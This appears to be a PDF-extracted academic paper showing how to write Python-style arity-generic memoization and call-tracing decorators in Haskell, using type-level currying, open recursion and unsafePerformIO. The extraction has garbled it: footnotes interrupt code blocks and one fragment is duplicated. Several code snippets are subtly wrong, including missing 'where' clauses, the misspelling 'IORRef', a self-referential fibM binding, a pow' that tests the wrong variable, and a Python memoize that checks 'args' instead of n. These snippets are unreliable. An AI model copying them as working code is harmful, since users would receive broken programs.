For those not familiar with Python, decorators in Python are explained in more detail in Appendix A. Their utility depends heavily on being arity-generic<sup>2</sup> and being able to trap recursive calls to the function being traced<sup>3</sup>. After adding the line

```
pow = trace(pow)
```

to the source program, we run `pow(2, 6)` and see

```
pow(2, 6)
| pow(2, 3)
| | pow(2, 1)
```

<sup>2</sup>In Python, `*args` as a formal parameter, in `def traced(*args)`, declares a variadic function, like `defun traced (&rest args)` in LISP; `*args` as an actual parameter, in `f(*args)`, applies a function to a sequence of arguments, like `(apply f args)` in LISP; `%` as a binary operator is format-string substitution.

<sup>3</sup>In Python, function names are just lexically scoped mutable variables, so trapping is simply a matter of redefinition.

```

| | 2
| | pow(2, 2)
| | | pow(2, 1)
| | | 2
| | | pow(2, 1)
| | | 2
| | 4
| 8
pow(2, 3)
| pow(2, 1)
| 2
| | pow(2, 2)
| | | pow(2, 1)
| | | 2
| | | pow(2, 1)
| | | 2
| | 4
| 8
64

```

Noting the repeated sub computations, we see that memoization would be an improvement. So, we write a generic memoization decorator:

```

def memoize(f):
    cache = dict()
    def memoized(*args):
        if args not in cache:
            cache[args] = f(*args)
        return cache[args]
    memoized.__name__ = f.__name__
    return memoized

```

and replace the line

```
pow = trace(pow)
```

with

```
pow = trace(memoize(pow))
```

Running `pow(2, 6)`, we see

```

pow(2, 6)
| pow(2, 3)
| | pow(2, 1)
| | 2
| | pow(2, 2)
| | | pow(2, 1)
| | | 2
| | | pow(2, 1)
| | | 2
| | 4
| 8
pow(2, 3)
| 8
64

```

Arity-generic decorators are easy to write in Python, and are reusable. In Haskell, things do not appear to be so simple. But, it turns out that, *in Haskell it's also easy to write arity-generic decorators!* Indeed, that's what this paper is about.

An arity-generic decorator needs to solve two problems: intercept recursive calls and handle functions of any arity uniformly. *In Python*, arity genericity is easy to implement via the built-in `*args` feature, and a function name is simply a statically scoped mutable variable, so a simple assignment can be used to intercept recursive calls. *In Haskell* these problems need to be solved in another way.

Let's start with arity-genericity. What Python's `*args` feature does is allow us to treat functions of any arity uniformly as *unary*

functions that instead take a single *tuple* as argument. In Haskell then, a good analogy is arity-generic currying and uncurrying.<sup>4</sup>

```

curry   f x1 ... xn = f (x1, ..., xn)
uncurryM f (x1, ..., xn) = f x1 ... xn

```

Here `curry f` in Haskell corresponds to `def f(*args): ...` in Python, and `uncurryM f args` in Haskell corresponds to `f(*args)` in Python. We'll explain how to statically type and implement these functions later, but for now we just need to understand them operationally at an intuitive level.

With `curry` and `uncurryM` in hand we can write a well-typed<sup>5</sup> call-tracing decorator in Haskell quite similar to the Python decorator we saw earlier:

```

trace levelRef name f = curry traced where
    traced args = do
        level <- readIORef levelRef
        let prefix = concat . replicate level $ "| "
        putStrLn $ prefix ++ name ++ show args
        modifyIORef levelRef (+1)
        r <- uncurryM f args
        modifyIORef levelRef (subtract 1)
        putStrLn $ prefix ++ show r
        return r

```

Similary, we can write a well-typed memoization decorator:

```

memoize cacheRef f = curry memoized where
    memoized args = do
        cache <- readIORef cacheRef
        case Map.lookup args cache of
            Just r -> return r
            Nothing -> do
                r <- uncurryM f args
                modifyIORef cacheRef (Map.insert args r)
                return r

```

These decorators are both monadic; we discuss non-monadic decorators in Section 3.

To apply these decorators to `pow` we make two changes: 1) we rewrite `pow` as a monadic function, because the decorators are monadic; 2) we rewrite `pow` as an open-recursive function, so that we can trap recursive calls. In general, (1) is obviously unnecessary if the function we want to decorate is already monadic, and for pure functions we can actually use `unsafePerformIO`<sup>6</sup> to avoid making the function monadic, as we explain in Section 3.2. For (2), we can alternatively use mutual recursion, as we discuss in Section 2.1.

Before decoration, a monadic version of `pow` using (unnecessary) open recursion is

```

openPowM pow b p = do
    if p <= 1
    then pure $ b * p
    else (* ) <$> pow b (p `div` 2) <*>
          pow b (p - (p `div` 2))
powM = fix openPowM

```

We can now decorate `powM` with both memoization and tracing with just a few lines:

```
powM :: Int -> Int -> IO Int
```

<sup>4</sup>The “M” in “uncurryM” stands for “monadic”.

<sup>5</sup>In fact, once `curry` and `uncurryM` are defined, GHC 7.6.3 can infer the types of these decorators. In practice, the type annotations make good documentation, but we aren't ready to explain the types yet, so we postpone them until Section 3.2.3.

<sup>6</sup>Yes, `unsafePerformIO` is easily abused, but we think `Debug.Trace` is good precedent here, at least in the call-tracing use case.

```

powM b p = do
    levelRef <- newIORef 0
    cacheRef <- newIORef Map.empty
    fix (trace levelRef "powM" . memoize cacheRef .
        openPowM) b p

Running powM 2 6 we see7

powM(2,(6,()))
| powM(2,(3,()))
| | powM(2,(1,()))
| | 2
| | powM(2,(2,()))
| | | powM(2,(1,()))
| | | 2
| | | powM(2,(1,()))
| | | 2
| | 4
| 8
| powM(2,(3,()))
| 8
64

```

Of course, it may not yet be obvious how to implement `curry` and `uncurryM`. So, it's time to fill in the details.

## 2. Decorators in Haskell

To implement Python-style decorators in Haskell there are two problems we must solve:

- How to intercept recursive calls, which was solved by imperative rebinding of function names in Python.
  - How to treat any number of arguments uniformly, which was solved using `*args` in Python.

We address each of these in turn.

## 2.1 Intercepting Recursive Calls

We know two ways to intercept recursive calls in Haskell: mutual recursion, and open recursion plus fixed points. Either approach can be used, and which one you use is mostly a matter of style. The mutual recursion scheme is often easier to explain to programmers who are not familiar with fixpoints, but open recursion is often easier to reuse. Both techniques work the same for monadic and non-monadic functions.

We start with mutual recursion. One approach uses a `where` clause to introduce mutually recursive functions, for example, `fib` and `fib'`:

```

fib :: Int -> Int
fib = fib' where
  fib' n =
    if n <= 1
    then n
    else fib' (n-1) + fib' (n-2)

```

The `where` clause isn't necessary, but it hides the inner function `fib'` from the rest of the program. Now, suppose we have a decorator `dec :: (Int -> Int) -> (Int -> Int)`. Then we can decorate `fib` by simply inserting it between `fib` and `fib'`, effectively intercepting all calls:

```
fib :: Int -> Int
fib = dec fib' where
    fib' :: Int -> Int
    fib' n =
```

```
if n <= 1  
then n  
else fib (n-1) + fib (n-2)
```

Writing recursive functions in this mutually recursive style may seem pointless, but it makes them amenable to decoration at a negligible cost – less than one line. It is also very easy to re-factor a function not written in this style using regexp-search and replace in your editor. Once done, this split into two mutually recursive functions does not need to be undone if one decides that decoration is no longer necessary. For example, after using `trace` to debug a function, we might want to disable tracing by removing the decorator.

Alternatively, we can use open recursion and fixed points. Given the open-recursive `openFib` defined by

```
openFib :: (Int -> Int) -> (Int -> Int)
openFib fib n =
  if n <= 1
  then n
  else fib (n-1) + fib (n-2)
```

we can rewrite `fib` as a fixed point of `openFib`:

```
fib = fix openFib
```

Next, we can decorate as follows:

```
fib = fix (dec . openFib)
```

To see that this works, note that

```
fix openFib = openFib (fix openFib)
```

```

is the defining equation for fib defined via openFib,
fix (dec . openFib)
  = (dec . openFib) (fix (dec . openFib))
  = dec (openFib (fix (dec . openFib)))

```

I.e., `fix (dec . openFib)` is `dec` applied to a version of `openFib` which calls `fix (dec . openFib)` on recursive calls, and so we see that `dec` intercepts all recursive calls.

## 2.2 Writing Effectful Typed Decorators

The two decorators we discussed in the intro, `memoize` and `trace`, both use effects. In Haskell this means using some kind of monad. Here we use IO to illustrate the techniques, but they easily generalize to other monads. Effectfull decorators sometimes take inputs (other than the function being decorated) which are used to initialize these effects. We illustrate this first with a version of `memoize` that works only on unary functions:

```

memoize :: Ord a =>
  IORef (Map.Map a b) -> (a -> IO b) -> (a -> IO b)
memoize cacheRef f = memoized
  memoized :: a -> IO b
  memoized x = do
    cache <- readIORef cacheRef
    case Map.lookup x cache of
      Just r -> return r
      Nothing -> do
        r <- f x
        modifyIORef cacheRef (Map.insert x r)
        return r

```

We generalize to n-ary functions in the next section.

We illustrate the use of this decorator, by reformulating `fib` into its monadic counterpart `fibM`. We can define a (per top-level call) memoized monadic Fibonacci function using either mutual recursion:

<sup>7</sup>The careful reader may notice the tuples are actually nested ...

```

fibM :: Int -> IO Int
fibM n = do
  cacheRef <- newIORef Map.empty
  let fib = memoize cacheRef fib
  let fib' n =
    if n <= 1
    then pure n
    else (+) <$> fib (n-1) <*> fib (n-2)
  return $ fib n

```

Or, by using open recursion plus fixed points:

```

openFibM :: (Int -> IO Int) -> (Int -> IO Int)
openFibM fib n = do
  if n <= 1
  then pure n
  else (+) <$> fib (n-1) <*> fib (n-2)
fibM :: Int -> IO Int
fibM n = do
  cacheRef <- newIORef Map.empty
  fix (memoize cacheRef . openFibM) n

```

Note that each top-level call must allocate its own cache (an example of effect initialization). One advantage of using open recursion is that it allows us to abstract out the initial state allocation into a monadic version of the decorator. For example:

```

memoizeM :: ((a -> IO b) -> (a -> IO b)) -> (a -> IO b)
memoizeM openF x = do
  cacheRef <- newIORef Map.empty
  fix (memoize cacheRef . openF) x
fibM :: Int -> IO Int
fibM = memoizeM openF

```

### 2.3 Arity-Generic Decorators via Currying and Uncurrying

In this section we generalize decorators for unary functions to decorators for functions of any arity, by defining n-ary currying and uncurrying at the value and type levels.

#### 2.3.1 Motivation

We'd like to generalize unary `memoize` from the last section to an n-ary version. We start with some hand waving:

```

memoize :: Ord (a1 , ... , an) =>
  IORef (Map.Map (a1 , ... , an) b) ->
  (a1 -> ... -> an -> IO b) ->
  (a1 -> ... -> an -> IO b)
memoize cacheRef f = memoized
  memoized :: a1 -> ... -> an -> IO b
  memoized x1 ... xn = do
    cache <- readIORef cacheRef
    case Map.lookup (x1 , ... , xn) cache of
      Just r -> return r
      Nothing -> do
        r <- f x1 ... xn
        modifyIORef cacheRef
          (Map.insert (x1 , ... , xn) r)
    return r

```

The trouble is two-fold. How do we model the “...” at the term and type levels? And how do we pass between `x1 ... xn` and `(x1 , ... , xn)` inside the body of the closure `memoized`?

Recalling the Python memoization example from Section 1, the key idea there was to use Python's primitive `*args` constructs to perform automatic tupling and untupleing of arguments, allowing functions of all arities to be treated uniformly. The obvious (in hindsight) analogy in Haskell is n-ary currying and uncurrying:

```

curry   k x1 ... xn = k (x1 , ... , xn)
uncurryM f (x1 , ... , xn) = f x1 ... xn

```

where `curry k` corresponds to `def k(*args)` in Python and `uncurryM f args` corresponds to `f(*args)` in Python.

To type `curry` and `uncurryM`, and code which uses them, we introduce some type families. Since tracing and memoization<sup>8</sup> are side-effecting, we restrict our attention to monadic functions. For a monadic function type

```
t = a1 -> ... -> an -> m b
```

we define the type family `UncurriedM` by

```
UncurriedM t = (a1 , ... , an) -> m b
```

We can now type `curry` and `uncurryM`:

```
curry   :: UncurriedM t -> t
uncurryM :: t -> UncurriedM t
```

Next, we introduce type families for the parts of `t`:

```
ArgsM t = (a1 , ... , an)
RetM t = b
MonadM t = m
```

Finally, using `curry` and `uncurryM`, and our type families, we can make our hand-wavy decorator look legit:

```

memoize :: forall t .
  (Ord (ArgsM t) , MonadM t ~ IO) =>
  IORef (Map.Map (ArgsM t) (RetM t)) ->
  t -> t
memoize cacheRef f = curry memoized
  memoized :: UncurriedM t
  memoized args = do
    cache <- readIORef cacheRef
    case Map.lookup args cache of
      Just r -> return r
      Nothing -> do
        r <- uncurryM f args
        modifyIORef cacheRef (Map.insert args r)
        return r

```

It remains to eliminate the “...”s, which are now hidden in the definitions of `curry`, `uncurryM`, and the type families.

#### 2.3.2 Implementing the “...”s

We now formalize the “...”s, producing code that actually type checks in GHC 7.6.3.

Because we want to treat all arities uniformly, and there is no relation in Haskell between the flat tuples of different arities, we instead used nested tuples. For a function of two arguments the previous definitions actually take the form:

```
curry   k x1 x2      = k (x1 , (x2 , ()))
uncurryM f (x1 , (x2 , ())) = f x1 x2
```

We right-nest our tuples because arrow types are right associated. For `t = a1 -> a2 -> m b` we actually have

```
UncurriedM t = (a1 , (a2 , ())) -> m b
ArgsM t = (a1 , (a2 , ()))
RetM t = b
MonadM t = m
```

The general versions are formalized in the class definitions below.

---

<sup>8</sup>There are clever ways to implement memoization in a pure way, e.g. see <http://hackage.haskell.org/package/memoize-0.6>, but the simplest way is to mutate a cache.

Our definition of currying (as a Haskell type class) is relatively straightforward, except for a subtlety due to the potential mismatch between iterative tupling at the term and type level: arrow types are right associative, but iterated function application is left associative. If we iterative tupled the arguments in `curry f x1 x2` using an accumulator, we'd get a left-nesting:

```
(((), x1), x2) :: (((), a1), a2)
```

So, instead, we treat the argument `f` to `curry f x1 x2` as a continuation, allowing us to right-nest the argument tuple. The `Curry` type class formalizes this pattern for all `n`:

```
class Curry (as :: *) (b :: *) where
  type as ->* b :: *
  curry :: (as -> b) -> (as ->* b)

instance Curry as b => Curry (a, as) b where
  type (a, as) ->* b = a -> (as ->* b)
  curry f x = curry (\xs -> f (x, xs))
```

```
instance Curry () b where
  type () ->* b = b
  curry f = f ()
```

Note that `(->*)` is an infix type constructor. Mnemonically, “`as ->* b`” means “insert zero or more (`*-many`) arrows between the types in the (right-nested) product `as` and range `b`”.

The implementation of uncurrying is simple in principle, but complicated in practice in order to avoid overlapping instances: we give one obvious recursive case followed by *two* carefully chosen base cases:<sup>9</sup>

```
class Monad (MonadM t) => UncurryM (t :: *) where
  type ArgsM t :: *
  type RetM t :: *
  type MonadM t :: * -> *
  uncurryM :: t -> UncurriedM t

type UncurriedM t = ArgsM t -> MonadM t (RetM t)

instance UncurryM b => UncurryM (a -> b) where
  type ArgsM (a -> b) = (a, ArgsM b)
  type RetM (a -> b) = RetM b
  type MonadM (a -> b) = MonadM b
  uncurryM f (x, xs) = uncurryM (f x) xs

instance (Monad m, Monad (t m)) => UncurryM (t m r)
where
  type ArgsM (t m r) = ()
  type RetM (t m r) = r
  type MonadM (t m r) = t m
  uncurryM f () = f

instance UncurryM (IO r) where
  type ArgsM (IO r) = ()
  type RetM (IO r) = r
  type MonadM (IO r) = IO
  uncurryM f () = f
```

<sup>9</sup> GHC 7.8 has closed ordered type families, which allow us to write the *type* functions `ArgsM`, `RetM`, and `MonadM` in the naive way. However, without “closed ordered type classes”, we still have trouble implementing the *term* function `uncurryM` without overlap. We could define `uncurryM` in terms of the `uncurry` (no “M”) we introduce later, using a type function which computes the length of a nested tuple to instantiate the `Proxy Nat` parameter of `uncurry`, but we don’t consider that approach here.

The potential overlap we avoid, and the way we avoid it, are both subtle. Naively, we’d like to write a single base case:

```
instance Monad m => UncurryM (m b) where ...
```

and the same inductive case (as above) over types constructed with arrow:

```
instance UncurryM b => UncurryM (a -> b) where ...
```

However, these two instance overlap, because `(m b)` and `(a -> b)` unify, with substitution `m = ((->) a)`.<sup>10</sup> So, instead, we factor the base case into `IO` and transformers. Since most non-`IO` monads in the standard libraries are defined as transformers applied to `Id`, this factoring covers most types in practice! The tricky part of the factoring is

```
instance (Monad m, Monad (t m)) => UncurryM (t m r)
```

This forces `t :: (* -> *) -> * -> *` and `(->) :: * -> * -> *` to have incompatible kinds and so overlap is avoided.

Finally, we define a constraint class `CurryUncurryM` which is shorthand for “currying after uncurrying makes sense”. In long-hand: `t` supports uncurrying (`UncurryM t`), `t` supports uncurrying after currying (`Curry (ArgsM t) (MonadM t (RetM t))`), and uncurrying followed by currying is the identity on types `((ArgsM t ->* MonadM t (RetM t)) = t)`:

```
type CurryUncurryM (t :: *) =
  ( UncurryM t
  , Curry (ArgsM t) (MonadM t (RetM t))
  , (ArgsM t ->* MonadM t (RetM t)) ~ t )
```

Note that `CurryUncurryM t` holds for *all concrete monadic types* `t = a1 -> ... -> an -> m b` whose monads are `IO`, or a transformer. So, this constraint imposes no constraints on the user, in practice. But, the constraint does help the Haskell type checker infer types when a decorator is used.

We now have everything we need to implement an arity-generic decorator with no hand-wavy “...”s:

```
memoize :: forall t.
  ( CurryUncurryM t
  , Ord (ArgsM t)
  , MonadM t ~ IO ) =>
  IORef (Map.Map (ArgsM t) (RetM t)) -> t -> t
memoize cacheRef f = curry memoized where
  memoized :: UncurriedM t
  memoized args = do
    cache <- readIORef cacheRef
    case Map.lookup args cache of
      Just r -> return r
      Nothing -> do
        r <- uncurryM f args
        modifyIORef cacheRef (Map.insert args r)
        return r
```

Indeed, this type-checks in GHC, and in fact GHC can infer the types. Similarly, the `trace` from the intro becomes:

```
trace :: forall t.
  ( CurryUncurryM t
  , Show (ArgsM t)
  , Show (RetM t) )
```

<sup>10</sup> The type `((->) a) :: * -> *` has a standard monad instance, so the `Monad m` precondition of the base case doesn’t disambiguate. But preconditions aren’t used to disambiguate overlapping instances: the open-world assumption means we have to assume an instance does exist if it’s kind correct.

```

, MonadM t ~ IO ) =>
IORef Int -> String -> t -> t
trace levelRef name f = curry traced where
traced :: UncurriedM t
traced args = do
  level <- readIORef levelRef
  let prefix = concat . replicate level $ " "
  putStrLn $ prefix ++ name ++ show args
  modifyIORef levelRef (+1)
  r <- uncurryM f args
  modifyIORef levelRef (subtract 1)
  putStrLn $ prefix ++ show r
  return r

```

Next we consider how to decorate pure functions.

### 3. Decorating Non-Monadic Functions

So far we've considered monadic decorators for monadic functions, but we might also want non-monadic decorators for non-monadic functions. Towards this end we describe a non-monadic analog of `uncurryM`. Also in this section, we show how to apply side-effecting decorators to pure functions using `unsafePerformIO`.<sup>11</sup>

#### 3.1 Non-Monadic Decorators for Non-Monadic Functions

The `Curry` class has nothing to do with monads, so we just need a non-monadic version of `UncurryM`, which we call `Uncurry`. There is one issue though: in `UncurryM` we used the right-most monad to identify the return type. For a curried pure function, however, the return type is not actually well defined! Indeed, the type

```
a1 -> a2 -> b
```

could be intended as a higher-order function of one argument `a1` that returns a function of one argument `a2`, or as a curried function of two arguments `a1` and `a2`.

So, we require the user to say how many arguments there are:

```

class Uncurry (n :: Nat) (t :: *) where
  type Args n t :: *
  type Ret n t :: *
  uncurry :: Proxy n -> t -> Uncurried n t

type Uncurried n t = Args n t -> Ret n t

instance Uncurry n b => Uncurry (Succ n) (a -> b)
where
  type Args (Succ n) (a -> b) = (a , Args n b)
  type Ret (Succ n) (a -> b) = Ret n b
  uncurry _ f (x , xs) =
    uncurry (Proxy::Proxy n) (f x) xs

instance Uncurry Zero b where
  type Args Zero b = ()
  type Ret Zero b = b
  uncurry _ f () = f

```

Because of issues<sup>12</sup> with `GHC.TypeLits.Nat`, we roll our own type-level [9] nats and use Template Haskell [8] to provide friendly literals:

```
data Nat = Zero | Succ Nat
```

<sup>11</sup> That `Debug.Trace` is in the GHC base libraries indicates that people want to trace pure functions.

<sup>12</sup> In short, GHC 7.6.3 doesn't reason about injectivity of successor for the `GHC.TypeLits.Nat`. There is a detailed discussion of the problem on Stack Overflow [2].

```

nat :: Integer -> Q Type
nat 0 = [t| Zero |]
nat n = [t| Succ $(nat (n-1)) |]

```

```

proxyNat :: Integer -> Q Exp
proxyNat n = [| Proxy :: Proxy $(nat n) |]

```

The user can now write e.g. `$(proxyNat 2)` instead of  
`Proxy :: Proxy (Succ (Succ Zero))`

Also, in analogy with `CurryUncurryM`, we define a constraint synonym for well-behaved currying after uncurrying:

```

type CurryUncurry (n :: Nat) (t :: *) =
  ( Uncurry n t
  , Curry (Args n t) (Ret n t)
  , (Args n t ->* Ret n t) ~ t )

```

As with `CurryUncurryM t`, the `CurryUncurry n t` constraint is always satisfied in practice, for sensible `n`.

That gives us enough to write pure decorators for pure functions; the next section describes how to reuse monadic decorators with pure functions.

#### 3.2 Reusing Monadic Decorators with Non-Monadic Functions

Finally, we show how to reuse monadic decorators with pure functions, via `unsafePerformIO`. Practically speaking, this gives a much better version of `Debug.Trace`, and finally approaches the simplicity of the Python decorators for simple use cases.

Our approach is to 1) turn a pure function into a monadic function, by composing its result with `return`, 2) apply the monadic decorator, and then 3) use `unsafePerformIO` to escape from `IO`. So, for example, for a two-argument function like `pow` from the intro:

```

pow , pow' :: Int -> Int -> Int
pow = \b p -> unsafePerformIO $ memoize cacheRef
  (\b p -> return $ pow' b p) b p
pow' b p =
  if b <= 1
  then b * p
  else pow b (p `div` 2) * pow b (p - (p `div` 2))

```

Defining the `n`-ary composition by

```

compose :: (Uncurry n t , Curry (Args n t) a) =>
  Proxy n -> (Ret n t -> a) -> t -> Args n t ->* a
compose p g f = curry (g . uncurry p f)

```

so that e.g.

```
compose $(proxyNat 2) return pow' b p =
  return $ pow' b p
```

We can capture the whole pattern abstractly:

```
type InjectIO n t = Args n t ->* IO (Ret n t)
```

```

{-# NOINLINE unsafePurify #-}
unsafePurify :: forall n t .
  UnsafePurifiable n t =>
  Proxy n -> IO (InjectIO n t -> InjectIO n t) -> t -> t
unsafePurify p makeDecorator = unsafePerformIO $ do
  decorate <- makeDecorator
  return $
    compose p unsafePerformIO' .
    decorate .
    compose p return'
  where

```

```

return'          :: Ret n t -> IO (Ret n t)
unsafePerformIO' :: IO (Ret n t) -> Ret n t
return' !x      = return x
unsafePerformIO' = unsafePerformIO

```

where we've locally specialized the types of `unsafePerformIO` and `return` to help GHC with inference, and made `return` strict<sup>13</sup> to enforce correct sequencing of the unsafe IO.

The `UnsafePurifiable` is a constraint synonym capturing when it makes sense to compose with `return` and then with `unsafePerformIO`. Consistent with the theme, this is always satisfied in practice for concrete types `t` when `n` is sensible. The details:

```

type UnsafePurifiable n t =
  (CurryUncurry n t
  , UncurryCurry n (Args n t) (IO (Ret n t))
  , UncurryMCurry (Args n t) IO (Ret n t))

type UncurryCurry (n :: Nat) (as :: *) (r :: *) =
  (Curry as r
  , Uncurry n (as ->* r)
  , Args n (as ->* r) ~ as
  , Ret n (as ->* r) ~ r)

type UncurryMCurry (as :: *) (m :: * -> *) (r :: *) =
  (Curry as (m r)
  , UncurryM (as ->* m r)
  , ArgsM (as ->* m r) ~ as
  , RetM (as ->* m r) ~ r
  , MonadM (as ->* m r) ~ m)

```

Where in turn, `UncurryCurry` and `UncurryCurryM` capture what it means for uncurrying after currying to make sense.

The `unsafePurify` takes a computation `makeDecorator` that makes a decorator, and not a decorator directly, so that state can be allocated. E.g., we can make a memoizer for pure functions, which allocates its own cache, with

```

unsafeMemoize :: 
  (UnsafePurifiable n t
  , Ord (Args n t))
=> Proxy n -> t -> t
unsafeMemoize p =
  unsafePurify p (memoize <$> newIORRef Map.empty)

```

For `unsafeTrace`, it's actually more useful to allocate the state outside, so that it can be shared between multiple traced functions. So, we end up with a trivial `makeDecorator`:

```

{-# NOINLINE levelRef #-}
levelRef :: IORRef Int
levelRef = unsafePerformIO $ newIORRef 0
unsafeTrace :: 
  (UnsafePurifiable n t
  , Show (Args n t)
  , Show (Ret n t)) =>
  Proxy n -> String -> t -> t
unsafeTrace n name =
  unsafePurify n (return $ trace levelRef name)

```

Finally, we can write a decorated non-monadic `pow` function:

```

pow :: Int -> Int -> Int
pow = unsafeTrace n "pow" . unsafeMemoize n $ pow'
  where
    pow' b p =
      if p <= 1
        then b * p
        else pow b (p `div` 2) * pow b (p - (p `div` 2))
n = $(proxyNat 2)

```

```

then b * p
else pow b (p `div` 2) * pow b (p - (p `div` 2))
n = $(proxyNat 2)

```

Whew! Evaluating `pow 2 6` we see

```

pow(2,(6,()))
| pow(2,(3,()))
| | pow(2,(1,()))
| | 2
| | pow(2,(2,()))
| | | pow(2,(1,()))
| | | 2
| | | pow(2,(1,()))
| | | 2
| | 4
| 8
| pow(2,(3,()))
| 8
64

```

Woo!

## 4. The Big Picture

In his paper we've limited ourselves to simple decorators. The definitions of currying and uncurrying are relatively complicated, but this is crucial to making our decorators widely applicable. However, we don't want to leave you with the impression that the decorators themselves need be simple. A few thoughts on some of the things we have already done, and things we'd like to do:

- Our original motivating example was a call-tracer that does not print out the arguments and results, but rather, builds up all the arguments, results, and recursive calls into a tree of heterogeneous (existentially quantified) data. This tree-of-data approach allows for arbitrary post processing, including simple `printf`-style tracing as we've shown here, but also more interesting post-processing:

- Debugging: walk the tree interactively and inspect the data at each node.
- Fancy formatting: produce a Graphviz graph of the call-trace, or a LaTeX proof tree.

We implemented a LaTeX proof tree backend, and instantiated it for a trivial type checker [1].

- An interesting problem which came up in implementing the tree-of-data logger was how to reuse heterogeneous data at multiple classes. If a data tree stores existentially quantified data representing function arguments and return values, how do we use the same tree to build several different traversals? We solved this problem by implementing implication between Haskell constraints, in a way that allows us to safely cast the data tree to different types for each of the different traversals. We summarize the main ideas in Appendix B.

- In this paper we've given a Haskell memoization decorator which is very close to the Python version, but in Haskell a more general decorator is probably preferable. We don't really want to restrict decorators to the `IO` monad. See Appendix C for a fancier version where the monad is more abstract, and we use a single cache of caches, so that we don't have to create and initialize a new cache for every function we decorate.
- A decorator we'd like to try, but have only sketched on paper and not implemented yet, is a decorator for automatic hash consing. The strategy we have in mind uses two-level types, the algebraic data type analog of open-recursion, to get inside the

<sup>13</sup>This is really important!

recursive knot in the data. Two-level types have traditionally been painful in Haskell, “infecting” your whole program. However, using pattern synonyms in GHC 7.8, we hope to be able to implement a hash-consing decorator via two-level types in a way that only appears to affect code locally.

- There are many variations on memoizing pure functions. Here we gave an `unsafePerformIO`-based hack, but more principled side-effect based approaches include compiler support [6]. Alternatively, in Haskell as it exists today, one can use lazy evaluation and a possibly infinite data structure to implement a map which spans the complete domain of the memoized function, but only lazily computes the data structure as calls are made [5]. Conal Elliot describes some examples of this on his blog [4].

Finally, our combination of simple decorators and complicated primitives in this paper brings to mind a comment in Cabal’s `Distribution.Simple` module [7]:

This module isn’t called “Simple” because it’s simple. Far from it. It’s called “Simple” because it does complicated things to simple software.

## Acknowledgments

This work was supported by NSF grant 0910500.

## References

- [1] N. Collins. Answer to: Latex natural deduction proofs using haskell, Dec. 2013. URL <http://stackoverflow.com/a/20829134/470844>.
- [2] N. Collins. Type-level nats with literals and an injective successor?, Dec. 2013. URL <http://stackoverflow.com/q/20809998/470844>.
- [3] N. Collins. Repository for source code discussed in this paper, May 2014. URL <https://github.com/ntc2/haskell-call-trace>.
- [4] C. Elliot. Memoizing polymorphic functions via unmemoization, Sept. 2010. URL <http://conal.net/blog/tag/memoization>.
- [5] R. Hinze. Generalizing generalized tries. *J. Funct. Program*, 10(4):327–351, 2000. URL <http://journals.cambridge.org/action/displayAbstract?aid=59745>.
- [6] J. Hughes. Lazy memo-functions. In *FPCA*, pages 129–146, 1985.
- [7] I. Jones. Simple.hs, Sept. 2003. URL <https://github.com/haskell/cabal/blob/master/Cabal/Distribution/Simple.hs>.
- [8] T. Sheard and S. Peyton Jones. Template metaprogramming for Haskell. In M. M. T. Chakravarty, editor, *ACM SIGPLAN Haskell Workshop 02*, pages 1–16. ACM Press, Oct. 2002.
- [9] S. Weirich, B. A. Yorgey, J. Cretin, S. P. Jones, D. Vytiniotis, and J. P. Magalhaes. Giving haskell a promotion. Jan. 28 2012.

## A. Appendix: Decorators in Python

In this section we derive the Python memoization decorator `memoize`, identifying the general concepts along the way. If you already understand the Python `memoize`, you can safely skip this section.

Recall the world’s most popular straw-man recursive function, Fibonacci. In Python:

```
def fib(n):
    if n <= 1:
        return n
    else:
        return fib(n-1) + fib(n-2)
```

As everyone knows, this natural definition has exponential run time. We can make the run time linear via dynamic programming

(with  $O(1)$  additional space) or memoization (with  $O(n)$  additional space). Here dynamic programming can beat memoization in space overhead by depending on details of the definition of the `fib`. Namely, the recursive calls in `fib(n)` are to `fib(n-1)` and `fib(n-2)`, and so dynamic programming can get by with two extra variables storing those values. In code:

```
def dp_fib(n):
    f0, f1 = 0, 1
    for _ in range(n):
        f0, f1 = f1, f1 + f0
    return f0
```

On the other hand, memoization does not depend on the definition of `fib`, and just naively caches *all* previously computed results. In code:

```
memo_fib_cache = dict()
def memo_fib(n):
    if n not in memo_fib_cache:
        if n <= 1:
            r = n
        else:
            r = memo_fib(n-1) + memo_fib(n-2)
        memo_fib_cache[n] = r
    return memo_fib_cache[n]
```

where `dict()` creates an empty dictionary / hash table.

The memoization transformation didn’t depend on the definition of `fib`: for an arbitrary unary function `f`, the memoized version would be

```
memo_f_cache = dict()
def memo_f(n):
    if n not in memo_f_cache:
        # Compute original definition of 'f'
        # with recursive calls replaced by 'memo_f'
        # and store result in 'memo_f_cache'.
        return memo_f_cache[n]
```

Now, there is one obvious problem with capturing this transformation formally in code: how to implement the replacement of recursive calls? But, it turns out that there is a simple way to do this: a Python function name is just a mutable variable, and so is evaluated each time the function is called. So, for a recursive function `f` and a transformation on functions `t`, we can write `f = t(f)`: the call-by-value argument `f` in `t(f)` evaluates to the current definition of `f`, and then `f` is made to refer to whatever `t(f)` returns. If `t(f)` captures the original value of `f` in a closure, then it can call the original `f`. However, recursive occurrences of `f` in the original definition of `f` are evaluated on each call, and so resolve to `t(f)`!

So then, we can define a memoization decorator for unary functions:

```
def memoize(f):
    cache = dict()
    def memoized(n):
        if args not in cache:
            cache[n] = f(n)
        return cache[n]
    return memoized
```

Now, if we add `f = memoize(f)`, then the original function `f` is captured in a closure `memoized`, along with a fresh cache. A call `f` now resolves to `memoized(n)`, and when `n` is not in the cache, the captured original `f` is called to compute the requested result. If the original `f` makes any recursive calls, they resolve `memoized!` The point is that the treatment of function names as mutable variables gives an easy way to get inside the recursive knot and intercept recursive calls.

The final step is to generalize the memoization decorator from unary functions to functions of all arities, and give the memoized function the same name as the original function:

```
def memoize(f):
    cache = dict()
def memoized(*args):
    if args not in cache:
        cache[args] = f(*args)
    return cache[args]
memoized.__name__ = f.__name__
return memoized
```

The `*args` syntax in a definition (formal parameter) means to collect all the arguments into a tuple; this is sometimes called a “variadic” function, and corresponds to the `&rest args` syntax in LISP. The `*args` syntax in an expression (actual parameter) means to apply a function to a tuple of arguments; this corresponds to the `apply` function in LISP. These tupling and untuple transformations are analogous to currying and uncurrying, and motivate our use of those primitives in our Haskell implementation (Section 2.3).

## B. Appendix: Constraint Implication

The original motivation for this work was a generic logger, which is too complicated to describe in this paper. However, in developing the generic logger we came across and solved the problem Haskell-constraint implication, and we expect our solution is generally useful when programming with heterogeneous data in Haskell. In this section we describe constraint implication and apply it to casting a simple heterogeneous container type `H`, which we make use of in several places in our implementation [3].

The heterogeneous wrapper type we use here is called `H`:

```
data H (c :: * -> Constraint) where
  H :: c a => a -> H c
```

